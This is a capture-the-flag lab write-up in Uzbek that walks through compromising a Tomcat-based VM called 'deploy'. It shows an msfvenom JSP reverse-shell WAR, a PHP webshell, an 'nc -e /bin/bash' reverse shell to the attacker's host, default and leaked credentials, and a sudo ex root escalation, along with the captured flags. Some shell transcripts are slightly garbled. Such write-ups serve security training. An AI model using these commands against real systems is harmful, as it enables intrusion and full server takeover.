

Raximjonov Saidislom

machine: deploy target IP: 172.20.10.2

1. Portlarni skanerlash


Ishni odatdagidek nmap bilan portlarni skanerlashdan boshladim. Natijada 3 ta port ochiq ekan: 22 (ssh), 80 (http) va 8080 (http-proxy).

```
kali@kali: ~  
└─(saidislom@kali)-[~]  
└─$ nmap 172.20.10.2 -p- --min-rate 5000  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-30 18:45 +0500  
Nmap scan report for securezone.nyx (172.20.10.2)  
Host is up (0.00021s latency).  
Not shown: 65532 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
8080/tcp  open  http-proxy  
MAC Address: 08:00:27:42:17:3E (Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 1.14 seconds  
  
└─(saidislom@kali)-[~]  
└─$
```

```
nmap 172.20.10.2 -p- --min-rate 5000
```


2. 80-portni tekshirish

80-portga kirganimda oddiy Apache2 ning standart sahifasi chiqdi, hech qanday qiziqarli narsa yo'q edi.



3. 8080-portni tekshirish

8080-portda esa Apache Tomcat serverining standart sahifasi ishlab turgan ekan. Bu yerda Tomcat Manager panelini topish maqsadida davom etdim.



It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: `/var/lib/tomcat9/webapps/ROOT/index.html`

Tomcat veterans might be pleased to learn that this system instance of Tomcat is installed with `CATALINA_HOME` in `/usr/share/tomcat9` and `CATALINA_BASE` in `/var/lib/tomcat9`, following the rules from `/usr/share/doc/tomcat9-common/RUNNING.txt.gz`.

You might consider installing the following packages, if you haven't already done so:

tomcat9-docs: This package installs a web application that allows to browse the Tomcat 9 documentation locally. Once installed, you can access it by clicking [here](#).

tomcat9-examples: This package installs a web application that allows to access the Tomcat 9 Servlet and JSP examples. Once installed, you can access it by clicking [here](#).

tomcat9-admin: This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the [manager webapp](#) and the [host-manager webapp](#).

NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in `/etc/tomcat9/tomcat-users.xml`.

4. Papkalarni qidirish (gobuster)

8080-port ustida gobuster ishlatib, yashirin papka va fayllarni qidirdim. Natijada /manager va /host-manager papkalari topildi.

```
kali@kali ~$ gobuster dir -u http://172.20.10.2:8080 -w /usr/share/wordlists/dirb/common.txt -x txt,php,html,zip,bak

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.20.10.2:8080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: txt,php,html,zip,bak
[+] Timeout: 10s


Starting gobuster in directory enumeration mode
=====
host-manager (Status: 302) [Size: 0] [--> /host-manager/]
index.html (Status: 200) [Size: 1895]
index.html (Status: 200) [Size: 1895]
manager (Status: 302) [Size: 0] [--> /manager/]
Progress: 27678 / 27678 (100.00%)
=====
Finished

kali@kali ~$
```

```
gobuster dir -u http://172.20.10.2:8080 -w /usr/share/wordlists/dirb/common.txt -x txt,php,html,zip,bak
```


5. Tomcat Manager paneliga kirish

/manager sahifasiga kirganimda login va parol so'radi. Avvaliga hech narsa kiritmasdan sinab ko'rdim.




6. 401 Unauthorized xatosi

Bo'sh login bilan albatta xato chiqdi, lekin xato sahifasining o'zida standart login-parol namunasi ko'rsatilgan edi: tomcat / s3cret.



7. Login va parolni sinash

Xato sahifasida ko'rsatilgan tomcat / s3cret kombinatsiyasini kiritib ko'rdim.



8. Manager panelga muvaffaqiyatli kirish

Kutilganidek, bu login-parol ishladi va Tomcat Manager panelining ichiga kirib oldim. Bu yerdan .war fayl yuklab, kodni serverda ishga tushirish mumkin.

The screenshot shows the Tomcat Manager web interface in a browser. The address bar shows `http://172.20.10.2:8080/manager/html`. The interface is divided into several sections:

- Applications:** A table showing the status of deployed applications. The table has columns for application name, context path, status, and actions. The applications listed are `/host-manager` and `/manager`.
- Deploy:** A section for deploying new applications. It includes fields for Context Path, Version, XML Configuration file path, and WAR or Directory path. There are buttons for `Deploy` and `Re-read`.
- Configuration:** A section for configuring the manager. It includes a field for TLS host name (optional) and a `Re-read` button.
- Diagnostics:** A section for checking the status of the manager. It includes a `Find Leaks` button and a table for TLS connector configuration diagnostics.
- Server Information:** A table showing the version and architecture of the Tomcat server.

9. Reverse shell uchun .war fayl tayyorlash

msfvenom yordamida Tomcat uchun mos reverse shell beruvchi .war fayl yasadim.

```
(saidislom@kali)-[~]
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=172.20.10.4 LPORT=4444 -f war -o shell.war
Payload size: 1097 bytes
Final size of war file: 1097 bytes
Saved as: shell.war

(saidislom@kali)-[~]
└─$
```

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=172.20.10.4 LPORT=4444 -f war -o shell.war
```

10. Faylni manager orqali yuklash

Tayyorlangan shell.war faylini Manager panelidagi 'WAR file to deploy' bo'limi orqali serverga yukladim.

Name	Status	Actions
/	None specified	Start Stop Reload Undeploy
/host-manager	None specified	Start Stop Reload Undeploy
/manager	None specified	Start Stop Reload Undeploy

Deploy

Deploy directory or WAR file located on server

Context Path:

Version (for parallel deployments):

XML Configuration file path:

WAR or Directory path:

WAR file to deploy

Select WAR file to upload shell.war

Configuration

Re-read TLS configuration files

TLS host name (optional)

Diagnostics

Check to see if a web application has caused a memory leak on stop, reload or undeploy

This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

TLS connector configuration diagnostics

List the configured TLS virtual hosts and the ciphers for each.

List the configured TLS virtual hosts and the certificate chain for each.


List the configured TLS virtual hosts and the trusted certificates for each.

Server Information

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture	Hostname	IP Address

11. Yuklangan ilovani ishga tushirish

Fayl yuklangandan so'ng, u avtomatik ravishda /shell/ manzilida ochildi. Shu manzilga kirdim.



12. Reverse shell ulanishi (tomcat)

Kali tomonida ochib qo'yilgan nc listenerga ulanish keldi. Foydalanuvchi: tomcat.

```
kali@kali:~$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.20.10.4] from (UNKNOWN) [172.20.10.2] 48014
whoami
tomcat
```

```
nc -lvnp 4444
```

13. Konfiguratsiya fayllarini tekshirish

tomcat foydalanuvchisi nomidan tizimni ko'zdan kechirdim. /etc/tomcat9/tomcat-users.xml faylida izohga olingan (comment qilingan) sa foydalanuvchisining paroli ochiq holda yozilgan ekan: sa / salala!!

```
lib
logs
policy
webapps
work
ls -la
total 20
drwxr-xr-x  5 root root 4096 jul 30 15:43 .
drwxr-xr-x 26 root root 4096 may 10 2023 ..
lrwxrwxrwx  1 root root   12 abr  5 2023 conf -> /etc/tomcat9
drwxr-xr-x  2 tomcat tomcat 4096 abr  5 2023 lib
lrwxrwxrwx  1 root root   17 abr  5 2023 logs -> ../../log/tomcat9
drwxr-xr-x  2 root root 4096 jul 30 15:43 policy
drwxrwxr-x  4 tomcat tomcat 4096 jul 30 15:53 webapps
lrwxrwxrwx  1 root root   19 abr  5 2023 work -> ../../cache/tomcat9
cd /etc/tomcat9
ls -la
total 220
drwxr-xr-x  4 root root 4096 may 11 2023 .
drwxr-xr-x 74 root root 4096 jul 30 15:43 ..
drwxrwxr-x  3 root tomcat 4096 may 10 2023 Catalina
-rw-r----- 1 root tomcat 7262 ene 28 2021 catalina.properties
-rw-r----- 1 root tomcat 1400 ene 28 2021 context.xml
-rw-r----- 1 root tomcat 1149 ene 28 2021 jaspic-providers.xml
-rw-r----- 1 root tomcat 2799 abr  5 2023 logging.properties
drwxr-xr-x  2 root tomcat 4096 may 10 2023 policy.d
-rw-r----- 1 root tomcat 7586 abr  5 2023 server.xml
-rw-r----- 1 root tomcat 424 may 11 2023 tomcat-users.xml
-rw-r----- 1 root tomcat 172359 ene 28 2021 web.xml
cat tomcat-users.xml
<?xml version="1.0" encoding="UTF-8"?>

<tomcat-users xmlns="http://tomcat.apache.org/xml"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
  version="1.0">
  <user username="tomcat" password="s3cret" roles="manager-gui"/>
  <!-- <user username="sa" password="salala!!" roles="manager-gui"/> -->
</tomcat-users>
saidislon
```

```
cat /etc/tomcat9/tomcat-users.xml
```

14. SSH orqali kirish

Topilgan sa foydalanuvchisi credentials'i bilan SSH orqali serverga kirdim.




```
(saidislom@kali)-[~]  
$ ssh sa@172.20.10.2  
The authenticity of host '172.20.10.2 (172.20.10.2)' can't be established.  
ED25519 key fingerprint is: SHA256:3dqq7f/jDEeGxYQnF2zHbpzEtjjY49/5PvV5/4MMqns  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '172.20.10.2' (ED25519) to the list of known hosts.  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
sa@172.20.10.2's password:  
Linux deploy 5.10.0-22-amd64 #1 SMP Debian 5.10.178-3 (2023-04-22) x86_64  
sa@deploy:~$
```

```
ssh sa@172.20.10.2
```

15. PHP webshell joylashtirish

sa foydalanuvchisi /var/www/html papkasiga yozish huquqiga ega ekan. Shu yerga oddiy PHP webshell qo'ydim.




```
sa@deploy:~$ echo '<?php system($_GET[\"cmd\"]'); ?>' >> /var/www/html/shell.php  
sa@deploy:~$ saidislom
```



```
echo '<?php system($_GET["cmd"]); ?>' >> /var/www/html/shell.php
```

16. Webshell orqali buyruq yuborish


Brauzerdan shell.php orqali whoami buyrug'ini yubordim. Natijada bu sahifa toor nomli foydalanuvchi huquqida ishlayotgani ma'lum bo'ldi.



```
http://172.20.10.2/shell.php?cmd=whoami
```

17. toor huquqida reverse shell olish

shell.php orqali yana bir marta nc buyrug'ini yuborib, toor foydalanuvchisi nomidan reverse shell ochishga harakat qildim.




172.20.10.2

```
http://172.20.10.2/shell.php?cmd=nc -e /bin/bash 172.20.10.4 4444
```

18. Ulanishni qabul qilish

nc listnerga toor foydalanuvchisi nomidan ulanish keldi.



19. User flagini olish

Uy papkasida user.txt faylini topib, uni o'qidim.

```
kali@kali: ~  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [172.20.10.4] from (UNKNOWN) [172.20.10.2] 44492  
whoami  
toor  
ls  
index.html  
shell.php  
cd ~  
clear  
ls  
user.txt  
cat user.txt  
d9bad39df709796d0eccb92a55f85e73
```

```
cat user.txt
```

20. Root huquqini olish (Privilege Escalation)

Oxirida sudo -l orqali toor foydalanuvchisi qanday buyruqlarni root sifatida ishga tushira olishini tekshirdim. Natijada /usr/bin/ex dasturini NOPASSWD bilan ishga tushira olar ekan. GTFOBins saytiga qarab, ex orqali root shell ochish mumkinligini bilib oldim: sudo ex buyrug'i bilan kirib, ! /bin/bash buyrug'i orqali dan chiqib root huquqiga ega bo'ldim va /root/flag.txt faylini o'qidim.

```
kali@kali: ~  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [172.20.10.4] from (UNKNOWN) [172.20.10.2] 36208  
sudo -l  
Matching Defaults entries for toor on deploy:  
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User toor may run the following commands on deploy:  
(root) NOPASSWD: /usr/bin/ex  
sudo ex  
!/bin/bash  
whoami  
root  
id  
uid=0(root) gid=0(root) groups=0(root)  
cat /root/flag.txt  
ls  
index.html  
shell.php  
cd ~  
ls  
ls -la  
root.txt  
total 28  
drwxr-xr-x 3 root root 4096 May 10 2023 .  
drwxr-xr-x 18 root root 4096 May 10 2023 ..  
lrwxrwxrwx 1 root root 9 May 10 2023 .bash_history -> /dev/null  
-rw-r--r-- 1 root root 3526 Jan 15 2023 .bashrc  
drwxr-xr-x 3 root root 4096 Jan 15 2023 .local  
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile  
-rw-r--r-- 1 root root 66 May 10 2023 .selected_editor  
-r--r--r-- 1 root root 33 May 10 2023 root.txt  
cat root.txt  
0cb08f37a8e40c3e09a96e9e43b51750
```

```
sudo -l sudo ex !/bin/bash whoami cat /root/flag.txt
```

Xulosa: Tomcat Manager paneliga standart credentials orqali kirib, .war fayl orqali RCE oldim, konfiguratsiya faylida qoldirilgan parol yordamida boshqa foydalanuvchiga o'tdim, undan keyin PHP webshell orqali yana bir foydalanuvchi (toor) huquqiga ko'tarildim va nihoyat sudo orqali ex dasturidagi zaiflik yordamida root bo'ldim.